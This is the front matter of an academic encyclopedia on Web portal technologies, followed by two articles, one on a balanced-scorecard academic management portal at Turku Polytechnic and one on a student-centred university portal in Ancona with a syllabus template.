Library of Congress Cataloging-in-Publication Data

Encyclopedia of portal technologies and applications / Arthur Tatnall, editor.
p. cm.
Summary: “This book offers complete coverage of the nature, characteristics, advantages, limitations, design, and evolution of Web portals. Other topics include semantic portals, philosophical portal issues, and personal portals. This authoritative encyclopedia encompasses the economics of setting up and using personal portals, knowledge management, strategic planning, user acceptance, security and the law”--Provided by publisher.
Includes bibliographical references and index.

VOLUME I

VOLUME II

Preface

When I mentioned that I was putting together an encyclopedia of portal technology and applications that would have around 200 articles, a college at Victoria University asked me whether there was enough material in the world written on portals to do that. I replied that even if there was not, there soon would be. The final product you are reading bears this out, with almost 200 articles from 31 countries around the world. There are contributions from Australia, Bosnia and Herzegovina, Brazil, Canada, China, Denmark, Finland, France, Germany, Greece, India, Ireland, Italy, Jordan, Netherlands, New Zealand, Nicaragua, Nigeria, Portugal, Russia, Singapore, South Africa, Spain, Sweden, Switzerland, Taiwan, Thailand, Tunisia, UAE, UK, and the U.S.

A crude measure of the growing importance of the portal comes from a Google search of the World Wide Web. In September 2006, this search produced *1.5 billion* entries relating to portals. A similar search, performed in October 2005, produced 425 million entries, and in December 2003, only 35.6 million. This measure is rather crude, as definitions change and some entities that were not previously called portals now are. It is also the case that some of these entries refer to other types of portals, such as those on medieval cathedrals. It is, nevertheless, clear that Web portals have become an important topic for discussion, and one that is becoming more important as time goes on.

Despite appearing to cover quite a narrow area, the topic of Web portals is an extremely diverse one, and this encyclopedia provides a broad and quite detailed overview of this topic. It examines the technology of portals, the many different types of portals, and the many and varied business uses to which they can be put. The obvious question to ask before beginning, though, is: What is a portal? Most people have an idea of how to answer this question, but not all the answers would be the same; there are many views on what constitutes a Web portal. The term ”Web portal” is rather overused and takes on a somewhat different meaning, depending on the viewpoint of the people involved in the discussion. Some people define a portal quite tightly suggesting, for example, that it must be customisable by the user or that it must have certain specific features (Tatnall, 2005b). Although in the encyclopedia you will find many different definitions, some simple and some quite technical, I prefer the simple definition that suggests that, as in general terms a portal is just a gateway, a Web portal can thus be seen as a gateway to the information and services on the Web (Tatnall, 2005a).

A portal can be seen to aggregate information from multiple sources and make this information available to various users. In this sense, a portal is an all-in-one Web site used to find and gain access to other locations, but one that also provides the services of a guide that can help to insulate the user from the chaos of the Internet and direct them towards their goal. More specifically, a Web portal should be seen as providing a gateway not just to useful sites on the Web, but to *all network-accessible resources,* whether they involve intranets, extranets, or the Internet (Tatnall, 2005a). In other words, a portal offers easy centralised access to all relevant network content and applications.

The first Web portals were designed by companies like Yahoo, Excite, and Lycos to act as general jumping-off points to the contents of large parts of the Web. An early classification of portals had them being either horizontal or vertical (Lynch, 1998). The original portal sites mentioned would have been considered as horizontal portals because they were used by a broad base of users, whereas vertical portals were focused toward a particular audience. Apart from those mentioned in this encyclopedia, there are few definitive categorisations of the types of portal, but Davison, Burgess, and Tatnall (2004) offer the following list: general portals, community portals, vertical industry portals, horizontal industry portals, enterprise information portals, e-marketplace portals, personal/mobile portals, information portals, and niche portals. A major problem, however, is that new types and categories of portal are appearing all the time, portal types are reclassified, and most classification schemes include overlapping categories.

Web portals started off in conjunction with search engines, but soon developed into what today we know as general portals. These were intended to offer their user a broad range of possibilities, and to satisfy the requirements of a large number of users who had general, rather than specific, information requirements. In recent times however, the trend has been very much towards a growth in the variety and numbers of portals dedicated to more specific functions. Even given the difficulty in classifying portals or attempting to count the numbers of each type, it has become clear that specific, rather than general portals are very much the topic of interest around the world (Tatnall, 2005b).

The project to create this portals encyclopedia began in mid-2005 when a call for proposals was sent out to researchers around the world. Researchers were asked to submit proposals describing a possible research article relating to either portal technology, portals applications, or some other topic related to Web portals. All proposals were carefully reviewed by the editor and editorial board to determine their suitability, research quality, coverage, and general interest. The best proposals were accepted, and their authors requested to develop them into research papers of around 3,500 words. When the full article submissions were received, they were forwarded to at least two expert external reviewers on a double-blind, peer-review basis. Only submissions with favourable reviews were chosen for inclusion in the encyclopedia and, in many cases, submissions were sent back for several revisions prior to final acceptance.

Articles in the encyclopedia cover a wide range of topic, ranging from the complex to the very simple. One group of articles discusses the nature, characteristics, advantages, limitations, design, and evolution of portals, while at the other end of the spectrum, several articles investigate semantic portals and others look at some philosophical portal issues. Knowledge management is an important and growing field, and portals have an important part to play in this growth, and this is described in a number of articles. Despite globalisation, there are still parts of the world where things are done differently and which have something interesting to tell us. A number of authors describe the use of portals for specific purposes in their own countries.

A major user of portal technology around the world is governments and the public sector. A large group of articles describes and discusses public sector and government portals, while social and community-based portals are not forgotten. At the personal portal level, articles discuss topics including Web logs, widgets, and MP3 players. Medical, health, and bioinformatics portals form another significant group of articles. Not surprisingly, given that most were written by university academics, there are a number of articles that refer to educational portals of one type or another. At one end of the spectrum, some of the articles describe large-scale university portals that are little different in many respects to enterprise information portals. Still at the level of university education, there are also articles on academic management portals, the construction and deployment of campus portals, academic portals that support a mobile learning environment, portals for artificial intelligence in education, and issues of power and politics related to university portal implementation. Portals are used in other levels and aspects of education as well, including primary and secondary schools and for distance education. Articles describe the issues, advantages, and problems of portal use for each of these applications. Portal use in public and corporate libraries and professional societies can also be fitted into this category of public portals.

The business and industrial sectors make good use of portals, and the encyclopedia has articles relating to various types of business portals. There are also articles on organisational and management issues regarding portal use, enterprise information portals, human resources portals, portals for small to medium enterprises, and more specific topics including shopping, the automotive industry, and wine industry portals. The economics of setting up and using these portals is also discussed, as are issues of strategic planning, user acceptance, security, and the law. More specific articles also deal with project management, tourism, and with science and environmental portals. One especially interesting topic deals with the monitoring of nuclear power plants.

Portal technology itself is important, especially to those involved in the design and implementation of portals, and a large number of articles discuss different aspects of this topic. One important consideration is whether certain implementation factors are more likely to lead to successful adoption of portal technology than others. The design and development of portals is not forgotten, and applications and technologies such as business intelligence, artificial intelligence, intelligent agents, and mobile technology are discussed. Commercial portal products and portal vendors have an important part to play, and this is evaluated in several articles. Portal quality and standards, as well as measurement and evaluation of portals, is also considered.

This publication should not be seen as just another form of textbook, although it does contain much material that would be useful to students of portal technology. Rather, it should be seen as a collection of up-to-date and relevant research articles relating to various aspects of portal technology from many contributors in many countries around the world. To ensure that their quality and relevance is high, all contributions to the encyclopedia have been subjected to a rigorous process of blind peer review.

Acknowledgments

A publication can only be as good as the material it contains, and as editor of this encyclopedia, I acknowledge the excellent work of all whose considerable effort has gone into producing the large number of comprehensive articles it contains. Contributions to the encyclopedia highlight the huge amount of research from around the world that is being undertaken in relation to portals. My thanks go to all contributors for sharing this research with us.

I also acknowledge the assistance provided by those involved in the reviewing of encyclopedia articles. Most of the authors of articles included in the encyclopedia also served as referees for articles written by others. My thanks go to all these people who provided constructive and comprehensive reviews. Without their support the project would have been impossible.

A project like this really relies on technology. Without use of the Internet and e-mail, it would not have been possible to put together a large work like this in anything like such a short time. Reliance on postal mail would have made this task so much slower and more difficult, and my thanks also go to all those authors who so promptly replied to my many e-mail requests.

Thanks to my Editorial Advisory Board members, Bill Davey, Stephen Burgess, and Mohini Singh, for their support and assistance during the design and compilation of the encyclopedia. Finally, thanks also to my wife Barbara for putting up with my absences due to the large amount of time at the computer this project has involved.

About the Editor

Arthur Tatnall (BSc, BEd, DipCompSc, MA, PhD, FACS) is an associate professor in the Graduate School of Business at Victoria University in Melbourne, Australia. He holds bachelor's degrees in science and education, a graduate diploma in computer science, and a research Master of Arts in which he explored the origins of business computing education in Australian universities. His PhD involved a study in curriculum innovation in which he investigated the manner in which Visual Basic entered the curriculum of an Australian university. He is a member of three IFIP working groups (WG3.4, WG3.7, and WK9.7) and is also a fellow of the Australian Computer Society. His research interests include technological innovation, information technology in educational management, information systems curriculum, project management, electronic commerce, and Web portals. He has written several books relating to information systems and has published numerous book chapters, journal articles, and conference papers.

A

An Academic Management Portal

Juha Kettunen

INTRODUCTION

E-management is a definition for a group of tools and actions used in the organizational steering based on data systems. E-management can make strategic planning more solid and valid using data and information on past performance provided by the management information system (MIS). E-management requires a meta-level data system through which the data produced by the basic operational data system can be modified, restored and merged for use in operational steering. The possibility of merge the operational and financial data is especially important.

This article describes how the strategic management and the balanced scorecard approach developed by Kaplan and Norton (1992, 1993) can be used as a basis of the MIS and an academic portal. The Balanced Scorecard translates the strategy into tangible objectives and measures. The implementation of the strategy can be continuously monitored openly by everyone in the organization. The trends and development of operations can be monitored and evaluated in order to make the changes necessary to achieve the desired strategic objectives.

The empirical case of this article illustrates the development and the usage of an academic management portal at Turku Polytechnic. It is the largest multi-disciplinary polytechnic in Finland, having more than 8000 active students, six multidisciplinary educational departments, 36 degree programs and 750 full-time employees. The polytechnics in Finland are professionally-oriented higher education institutions (HEIs) unlike the universities, which have a scientific orientation. The increased autonomy and greater accountability of HEIs emphasise the importance of strategic management and management tools to implement strategies.

A MANAGEMENT INFORMATION SYSTEM BASED ON STRATEGIC MANAGEMENT

Strategic management is a matter of mapping the route between the perceived present situation and the desired future situation (West-Burnham, 1994). Strategic management involves taking stock of the educational policy, local economy, and other factors in the organization's environment. It adapts the organization to its environment, but on the other hand, tries to exert a positive effect on the development of its local community.

The balanced scorecard approach is a framework for the communication and implementation of the strategy (Kaplan & Norton, 1996, 2001, 2004). The approach has been used extensively in Finnish HEIs (Kettunen, 2004, 2005). The Balanced Scorecard approach was introduced at Turku Polytechnic in 2002. It was followed by a thorough description of the management process starting at the beginning of 2004. The entire management process was described in detail during the development project to create the basis for the information system.

The MIS should include a description and measures regarding how the strategic objectives can be achieved. The balanced scorecard is easily left halfway due to the fact that the existing information systems do not directly support the approach. The balanced scorecard approach creates a shared understanding of the strategic plan, translates the plan into objectives and measures, and balances them usually into four different perspectives: customer, finance, internal processes and learning. The approach supplements the traditional accounting information. It does not only describe the monetary figures but also reports on the real course of events in the organization.

The concept of an MIS refers to the use of information technology in management, which is more specific than the term of a decision support system by Blanning and Bui (1999). Compared to earlier systems, the main difference of the MIS introduced in this article is the increased reciprocity and dialog between the users, decision makers and other stakeholders involved in the future planning and the goal to gain a stronger sense of collective commitment and open minded communication.

Our experiences show that tailoring all the necessary components of the MIS to meet the needs of the organization is important. A proper MIS presupposes modelling and reshaping the entire management process, which is specific to each organization. Another point is that the strategic plans and tools to communicate and implement the strategies are also specific to each organization. The balanced scorecard may well be an inadequate tool due to the unreliable measures and troublesome calculations.

The purpose of the MIS project was to achieve a system for the exchange of knowledge within the organization. The purpose was also to stimulate dialogue within the organization, encouraging innovations and reciprocal open discussion about strategic issues. The information system and the unit of the supporting information services provide means of combining, transforming, and sharing the existing information. An advantage of the decentralized system is that members of the personnel at the various levels of the organization can see how they can contribute to the achievement of strategic objectives.

The MIS gives the organization a common language and codes that form the cognitive dimension of the organizational culture. More than 800 concepts were defined in the project during the description of the management process. Metadata were added to these concepts in order to give the users of the portal solid meanings for the issues, measures and concepts.

In capturing data from the diverse source system and storing them in the integrated database, the data warehouse approach turned out to be useful. Finally, an information system with an intranet portal was developed during the years 2004-2006. The new portal is open to the management and personnel of the HEI. It will increase the transparency of how the objectives will be achieved. The management process is supposed to enhance strategic dialogue and the commitment of the personnel to the chosen strategic outlines.

The communicating of large organizations is nowadays carried out through intranets. Data mining is an attempt to extract useful relationships from large bodies of data. The data can be collected from different levels of the organization and aggregated to the overall level. Data warehousing is the process of capturing data contained in an organization's various operational systems. The data from external sources (e.g., demographics, queries, registers, etc.) can optionally be added to the data warehouse and utilised for analysis and decision-making purposes (Darling, 1997). A rapid response is often necessary for decision makers in their ad hoc information requests.

THE DEVELOPMENT PROJECT IN E-MANAGEMENT

The introduction of the balanced scorecard approach to Turku Polytechnic in 2002 was followed by a view that the entire management process needed to be described in depth. The description of the management process started at the beginning of 2004. During the description of the management process the self reflection resulted in the conclusion that the process needed some improvement. All the phases of the management process were described in detail and developed using flow diagrams and instruction documents.

Changes were made in the timing and agenda of the procedures and meetings included in the management process. The definition and development work produced the new management model, which describes the main aims, meetings, documents and time table of the management process tailored for Turku Polytechnic. The details of the management process can be aggregated to four sequential phases including objectives, resources, steering and results.

The whole management process is based on the principles of reciprocity, dialog, and flexible expert organization management, which refer to the values of the organization. The goal set for the development project was to create an appropriate, uniform, and open MIS to support the management process. It was important for the strategic planning and the implementation of the strategy to be appropriate and come across all levels of the organization from the institutional level to the level of the administrative units to the degree programmes and also the level of employees.

The main stages of the e-management development project were:

1. Evaluation, description, and reshaping of the management process
    a. Process specification of the management process
    b. Design of the document and report models of the management process
    c. Definition of concepts of the management process
2. Description, planning, and implementation of the MIS
    a. Planning of the information architecture
    b. Planning of the contents of process modules
    c. Definition of the process tasks and user roles
    d. Planning of the data transfer and warehousing
3. Design and production use of the portal
    a. Designing the computer screens of the MIS for the e-management portal
    b. Planning the contents of process modules
    c. Testing and demonstrations of the portal
    d. Incremental extensions to portal functions
    e. Evaluation of the management process, MIS and the portal
    f. Development of the portal functioning

The management process was evaluated, described, and reshaped for the MIS at the various levels of the organization. This phase of the development project produced a large chart of the management process. The main goal of the evaluation process was to design strong ties between the strategic planning, objectives, measures, action plans, curricula, and the work load plans of the personnel. The aim of the management process was to enhance strategic dialogue and support the commitment of the personnel to the chosen strategic outlines. The description of the management process served as the basis of the planning of the e-management solution.

The description and planning of the MIS is necessary to create the e-management solution. The management process is structured independently from the information technology solution, which was tailored for Turku Polytechnic with the help of a private consulting company Ineo Ltd. The copyrights, further development rights and immaterial rights of the e-management solution belong to the consulting company which supplied the expert services for the implementation of the MIS. The system can be tailored so that it can also be used in other organizations and implemented by increments.

An academic portal was designed based on the MIS. Knowledge sharing technology builds a new layer of social and business value on the top of the existing information and knowledge stores. The MIS combines the approach of a traditional information technology solution with elements of knowledge sharing and social networks. Virtual communication provides faster transmission of information and it also allows people to do things on their own schedule and in their own time. This means a simultaneous compression and expansion of time as argued by Gray and Igbaria (2000).

FUTURE TRENDS: THE MANAGEMENT PROCESS

Figure 1 roughly describes the management process. The full description of the management process is a large sheet put on the wall. It cannot be easily presented in a article. The management process includes four main phases describing the management process. These phases can also be applied in other organizations, but the detailed descriptions have to be tailored for each case.

The first phase of the management process includes the strategic planning and definition of objectives and measures. The phase incorporates the updating of the strategic plan based on an analysis of the environment, target negotiations with the Ministry of Education and budget negotiations with the owner of the HEI. All the administrative units of the polytechnic draft and update their strategic plans within the MIS. This phase also includes the results analysis of the previous year.


The balanced scorecard framework translates the strategy into tangible objectives and measures and balances them at Turku Polytechnic into five different perspectives including the regional development, customer satisfaction, finance, internal processes, and learning. A strategy map is used to describe the linkages between the objectives located in the different perspectives. The internal processes have a positive effect on regional development and create value for customers, including students and employers. Funding is aligned with the internal processes and structures in the budget. The learning perspective includes the objectives that are necessary for efficient internal processes.

The second phase of the management process includes the planning of operations and resources for the three successive years following the instructions of the owner. The polytechnic and its administrative units will complete the plans including detailed budgets, action plans and personnel plans for the next year. The board of the polytechnic will present the budget proposal to the owner. Thereafter the executive management of the polytechnic will conduct the internal target negotiations with the administrative units. The owner will ratify the budget proposal, after which the eventual adjustments will be made in the budgets and action plans at various levels of the organization.

The third phase of the process includes operations and steering. The board of the polytechnic reports on the achievement of economic and operative targets three times a year to the owner. The senior management team and administrative unit of the polytechnic follow the economic situation and operations in meetings using real time reporting. It is important to keep the balance of payments and ensure that the organization is on the right track towards the strategic objectives.

The fourth phase includes the reporting of results. The annual report is written to meet the needs of the executive

Figure 1. Main phases of the management process



management, owner and other stakeholders. The Ministry of Education also requires reporting about how the targets agreed have been achieved. The self-evaluation report is discussed in the target negotiations with the Ministry of Education. Other reports such as the report of the sustainable development are also produced annually.

CONCLUSION

The development of the academic management portal shows that it is important to describe and reshape the management process and necessary concepts in detail. A rigorous planning methodology is necessary for the development and implementation of a campus-wide MIS. On the other hand, e-management requires organized and controlled information technology architecture. The data warehousing provides a centralised database that integrates data derived from the diverse data sources.

The experiences of the development project described in this article indicate that the strategic planning and Balanced Scorecard are applicable as a basis for a campus-wide MIS. The portal can be used with an Internet browser and it can be used by all the employees of the institution. An advantage of the decentralised e-management system is that teachers and other workers can directly see how they contribute to the strategy of the whole institution. The portal changes the working culture of the organization and makes it more coherent.

Functionally the e-management portal is meant to be a combination of the communication channel, information processor, the tool of the management work and the joint memory of the organization. The academic portal is an action plan or a notebook for the individuals in the different organizational units. As the use of the portal expands to the all levels of the institution portal literacy is an important element among the skills and competencies of the portal users.

KEY TERMS

Academic Management Portal: A management tool which can be used by managers and other members of the organization. Other stakeholders can have reports produced in the portal.

Balanced Scorecard: A framework for the communication and implementation of the strategy. The Balanced Scorecard approach translates an organization's strategy into tangible objectives and measures and balances them typically into four different perspectives: customers, financial outcomes, internal processes and learning.

Data Mining: An attempt to extract useful relationships from large bodies of data.

Data Warehousing: The process of capturing data contained in an organization's various operational systems. The data from external sources can optionally be added to the data warehouse and utilised for analysis and decision-making purposes.

Management Information System: Presupposes modelling the entire management process and tailoring all the necessary components of IT support system to meet the needs of the organization. The management information system should include a description and measures as to how the strategic objectives will be achieved.

Strategic Management: A matter of bridge building between the perceived present situation and the desired future situation. Strategy implies the movement of an organization from its present position, described by the mission, to a desirable but uncertain future position, described by the vision.

Strategic Themes: Describe the strategy of an organization in a concise way.They describe what management believes must be done to succeed and achieve the desired outcomes.

Strategy Map: The concept of the strategy map is used to describe the strategy. The strategy map is a visual representation of the cause-and-effect relationships among the objectives of an organization's strategy and a great insight to executives and stakeholders in understanding the strategy.

An Academic Student-Centered Portal

INTRODUCTION

The Università Politecnica delle Marche (UNIVPM) aims to acquire a recognizable "look" of the university to live on the Web. One way to reach this goal is to create a site, "e-Univpm" (Ramazzotti, De Giovanni, L., Battistini, G., & Leo et al., 2005), linked to the institutional university Web portal. The principal feature of this new site is to be a convivial site offering the services online that the students usually look for in everyday life. It is a place where students would meet other students for a personal social growth. It would be a rich environment with spaces for curricula and extra-curricula activities such as concerts, lectures, exhibitions, meetings, sports, and student association activities, opportunities of lodging and trading. It is a place for expressing ideas and emotions, where students can open blog and discussion forum, and have access to Web sites of interest for an active citizenship. For these reasons, the portal "e-Univpm" is named "convivial site."

All information, in particular about events, is not a simple calendar, but as soon as the events happen, it is published in a a section of news.

In this context, the students find a small but high quality institutional space: all degree courses, specialisations, masters, and PhDs are described by learning objectives and perspectives of job employment. Each course is presented by a metacognitive framework that collects evaluation criteria and assessment methods linking to learning resources, libraries, laboratories, and directions for participating to research projects.

The convivial site is the access point to the syllabus of UNIVPM coursers and links to teachers' personal pages including research interest descriptions.

There could be partial overlapping of information with the student guide or the institutional faculty site. However, this information is organised according to different aims in order to stimulate the interest of portal users and to make the most of the "medium."

BACKGROUND

According to Deans and von Allmen (2002), "portals are still very much a *hot* topic in industry and academic institutions." A definition of Web portal (Thompson, 2001) extends the concept in the virtual world as a doorway to information and processes. Thompson suggests "when designing a virtual portal for a university at the enterprise-level, one needs to identify the target portal users; decide how many portals are needed; have a clear vision of what it is that the portals give access to and what levels of security are required." Miller (2001) analyses the concept of portals, in particular referring to Internet service providers. Butters (2003) analyses the features found in various types of portals and groups portals in four categories (search engine-based, Internet service provider-based specialist, vertical, and academic). He constructs an indicative features list collected in the following macrocategories: utilities, user profiling/content filtering, resource discovery, news/news feeds, community communication, subject-specific (portal's specialisation), advertising, education-based, leisure, miscellaneous services, and assistance with site use. According to him, no single portal is likely to serve all purposes; different portals will require suitable sets of features as appropriate to the job at hand. Particularly for the academic portals, not all the features are present.

In thinking about the functionality of the portal (Dolphin, Miller, & Sherratt, 2002), there has been a marked tendency to aggregate functionality within the institutional portal itself. Some institutions are effectively replacing departmental or section Web sites by a series of nested portal implementations, in addition to providing an interface to back-end systems. These "heavy" portals, which incorporate applications within themselves, may be contrasted with the "light" portal, which attempts to aggregate and integrate access to a range of services and functions, which remain independent of the portal itself. An example of a portal with more "convivial" features and a lighter look is "MyUCLA" (2006). Swisher (1998) describes MyUCLA as an innovative, personalized Web site that greets the students by name, reminds them of class times and counselor meetings, lets them chat with other undergraduates, and dynamically changes to meet their changing needs.

The Italian Education Department puts (Cineca, 2006) the formative offer online with links to the institutional sites of Italian universities. In the national context, generally, the academic sites do not have convivial features, rather there are sites such as www.studenti.it and www.studiando.it that don't belong to a specific university but have a transversal convivial feature.

Moreover, it would be right to devise the convivial site following the main goals of usability and accessibility. For Looney and Lyman (2000), "... portals gather a variety of useful information resources into a single 'one-stop' Web page, helping the user to avoid being overwhelmed by 'infoglut' or feeling lost on the Web."

According to Nielsen (2000, 2003), usability is a quality attribute that assesses how easy user interfaces are to use. The word "usability" also refers to methods for improving ease-of-use during the design process. Usability is defined by five quality components: learnability, efficiency, memorability, errors, and satisfaction. There are many other important quality attributes. A key one is utility, which refers to the design's functionality. Usability and utility are equally important: it matters little that something is easy if it's not what you want.

The accessibility denotes strategies, guidelines, and resources to help make the Web accessible to people with disabilities (WAI, 2006). During 2003, "European Year of people with disabilities," Italian Parliament approved "Stanca Law." This law requires accessibility for all public administrations sites, therefore also for universities' ones; the convivial site is going to be designed following such guidelines.

Therefore, the Università Politecnica delle Marche is developing a convivial site (besides the institutional portal) that is able, at the same time, to observe the goals of usability and accessibility. For this reason it is used as a compliant commercial platform, E-NTRA (E-NTRA, 2006) (PHP-MYSQL). Moreover, this platform provides some communication tools such as forum, calendar, newsletter, polls, RSS, SMS, and in the future chat and blogs).

THE CONVIVIAL SITE

The "convivial site" is conceived to give to the "Università Politecnica delle Marche" the image of an institution that is close to students, cares about their needs, and wants to take care and stimulate the cultural growth of its users.

For these reasons, the site is not only a place where you can find information and take advantage of services, but it is also a meeting and communication place.
In particular, the convivial Web site has the following main aims:

- to describe the university and its courses,
- to offer students useful information to help them organize and plan their studies,
- to offer up-to-date information about the courses that students are attending or plan to attend,
- to give students who come from other towns information on the cities where the university is located and help them to organise their staying in Ancona,
- to welcome freshmen and help them get to grips with the university and its environment,
- to offer students virtual places where they can meet and exchange,
- to offer students information on activities for their leisure time,
- to keep students informed about academic events,
- to list job and internship opportunities,
- to offer information about student exchange programmes with other countries,
- to help students to get access to libraries, giving information on timetables, locations, etc.,
- to publish graduate students' CVs online, and
- to give information to anyone who, for any reason, may need to reach the university and stay in town for a few days.

Before planning the convivial site, we analysed the university institutional site and the faculty sites of Università Politecnica delle Marche (Ramazzotti et al., 2005) in order to find which contents and services were present and which were not, and how information was communicated. We realized that some important information was not included, dispersed, or difficult to find and that the general style of the site was quite formal.

This is the reason we decided to design a Web site based on a new philosophy with a younger, friendlier style where students could easily perceive the information they need; a site that is constantly kept up-to-date by an editorial committee. The policies of this editorial committee must involve teachers, students, and administrative staff. The style of the new convivial site was therefore changed to a more direct, informal tone; in addition, the graphic template was conceived to be perceived as friendly and appealing by the young targeted readership of university students.

The home page is really easy to use and contains all the links to the main contents and sections: this allows users to find the information or services they are interested in very quickly. This home page reflects the site structure so it is divided into three main sections: “Why sign up,” “Student life,” and “How to ...,” each contained in a box and provided with a meaningful image.

“Why sign up?” and “Student life” boxes are provided with a short introductory text whose words act as links to internal subsections, while the “How to...?” box contains a simple list of links. A short description of these three sections follows.

The section *Why sign up?* acts as a presentation of the Università Politecnica delle Marche and of all the cities where this university is located. It describes the whole course offer: “Laurea” (three-year) and “Laurea Magistrale” (two-years more); postgraduate courses like PhDs, MAs, and specialisation courses; and e-learning courses. Each course description provides information on learning goals, course requirements and organisation, and professional profiles of graduate students.

The *Student life* section has three main aims: give freshmen who come from other towns information on the cities where the university is located and on services for students, create a forum where students can communicate and exchange ideas, and inform all students of events and university activities. This section would be divided into several subsections, described in Table 1.

In the section *How to do for,* the student could find a set of practical information to reach the university and some possible accommodations. There will be advertisements for lodging and practical information for moving easily in the university world.

Students particularly will find a set of link to Web sites of projects related to the possibility of studying abroad: “Leonardo Da Vinci” Project, “Socrates Erasmus” Project, “Move and Study” Project.

The platform and the communication tools are based on the content management system E-NTRA based on php and mysql. It is subdivided in two parts: a part related to the system of navigation/presentation used by the students and in a part related to administration of the site managing users, contents, navigation, models, forum, polls, and so on. The software is made up of a kernel for the basic functionalities, the plug-in functionalities, and completely independent e-community functionalities—feed RSS, e-mail, and SMS active on classes of documents, forms, forums (public/private, moderate and not), and newsletters, sections of general help and of specific help to link to specific Web pages, polls, and tool for the optimisation of the paths, registration online, and so on. A third part is made up of the database (repository) and “external world” that can have an active link with the Web. A single form manages the database and the user interface and administration. The dialogue is completely based on an XML structure able to describe any type of object container in a page.

One of the most important elements of the convivial site is the syllabus. It is located in the *Why Sign Up*? section. The syllabus is a document provided by the instructor of a course that explains the course material, what students are expected to do, and how students will be graded/evaluated. The syllabus outlines the course requirements, grading criteria, course content, faculty expectations, deadlines, examination dates, grading policies, and other relevant course information.

The term syllabus is lively discussed in literature. For Altman (1989), etymologically syllabus means a “label” or “table of contents.” The American Heritage Dictionary defines

Figure 1. Home page of the convivial



Figure 2. Home page, accessible version


Figure 3. A screenshot of a Syllabus



syllabus as an outline of a course of study. We agree that a syllabus should contain an outline, a schedule of topics, and many more items of information. However, we suggest that the primary purpose of a syllabus is to communicate to one's students what the course is about, why the course is taught, where it is going, and what will be required of the students for them to complete the course with a passing grade.

For Reinham (2004), the syllabus is one of the most important documents created by the teacher for the class, serving as an agreement between the teacher and his or her students. It conveys a first and lasting impression on the course he or she designs and it documents and shares his or her beliefs about teaching.

In order to define our syllabus we visited extanting national and international universities syllabus. In a national context, the more interesting syllabus is in the site of the "Università degli Studi di Trento." (cfr. http://www.didatticaonline.unitn.it). Each course of the online degree program presents a syllabus structured in the following macrocategories: course outline, goals, course programme, assessment, evaluation, and bibliography.

In an international context, we considered the following ones: MITOPENCOURSEWARE (Massachusetts Institute of Technology) (cfr. http://ocw.mit.edu/index.html). It is a free and open educational resource for faculty, students, and self-learners around the world. The portal offers a publication of MIT course materials and does not require any registration (COURSEWEB Berkeley (cfr. http://courseWeb.berkeley.edu)). In this site, for each course the syllabus contains the following elements: summary, prerequisites, course goals, reading resources, Web resources, and Extranotes.

Furthermore in the European context, the diploma supplement (EUROPA, 2006) is a document attached to a higher education diploma aiming at improving international "transparency" and at facilitating the academic and professional recognition of qualifications (diplomas, degrees, certificates, etc.). It is designed to provide a description of the nature,

Table 1. The syllabus

SYLLABUS	
1 Course Information	
1.1	Course title
1.2	Type of educational activity
1.3	Course number
1.4	Academic year
1.5	Year of study
1.6	Trimester
1.7	Start/End Date
1.8	Subject group
1.9	Total number of credits
1.10	Global workload (n. of hours)
1.11	Number of hours allocated to: lectures tutorials and laboratory individual study
1.12	Course calendar
1.13	Location of classes meeting
1.14	Change of location or/and course calendar
2 Teacher Information	
2.1	Name of lecturer
2.2	Lecturer number
2.3	Office location
2.4	Telephone
2.5	Fax
2.6	E-mail address
2.7	URL
2.8	Office hours
3 Teaching Assistant Information	
3.1	Surname and name
3.2	Office location
3.3	Telephone
3.4	Fax
3.5	E-mail address
3.6	URL
3.7	Office hours
4 Teaching Assistant 2 Information	
4.1	Surname and name
4.2	Office location
4.3	Telephone
4.4	Fax
4.5	E-mail address
4.6	URL
4.7	Office hours
5 Syllabus	
5.1	Course description
5.2	Objectives of the course
5.3	Prerequisites
5.4	Introductory courses
5.5	Course contents
5.6	Teaching methods
5.7	Materials
5.8	Evaluation criteria
5.9	Grading
5.10	Assessment methods
5.11	Recommended reading
5.12	Supplementary reading

level, context, content, and status of the studies that were successfully completed by the individual named on the original qualification to which this supplement is appended. It should be free from any value judgements, equivalence statements, or suggestions about recognition.

Our model of syllabus works out in order to avoid inconsistencies and to render it a reusable element for drawing up of the diploma supplement.

In our case, the syllabus is a document offering an informal presentation of the didactic purpose of "Università Politecnica Delle Marche" (Falsetti, Ramazzotti, Battistini, & Leo, 2005). The structure of the syllabus is described in Table 1 and presented in Figure 3.

Each teacher accesses his or syllabus by username and password and uses an interface to upload and update the data of his or her course.

FUTURE TRENDS AND CONCLUSION

In a perspective of digital citizenship, the convivial site should allow the access to all the administrative services. Parts of these accesses are already supplied by the institutional portal but in the formal language of the institution: in the convivial site, the language should be closer to the students' way.

One more issue refers to the internationalisation of the academic portals (Torras & Vaagan, 2005)—the English univpm Web portal is a short version of the Italian one and the hypertext may often link to Italian pages: this is a problem with the issue of Web quality. The quality of the Web portal is impoverished by the fact that home and international students are not given access to the same user education information and materials. Despite that, the convivial site offers a bilingual version of the site.

At last, the convivial site will be the Web door to e-learning university courses for an innovative teaching way.

KEY TERMS

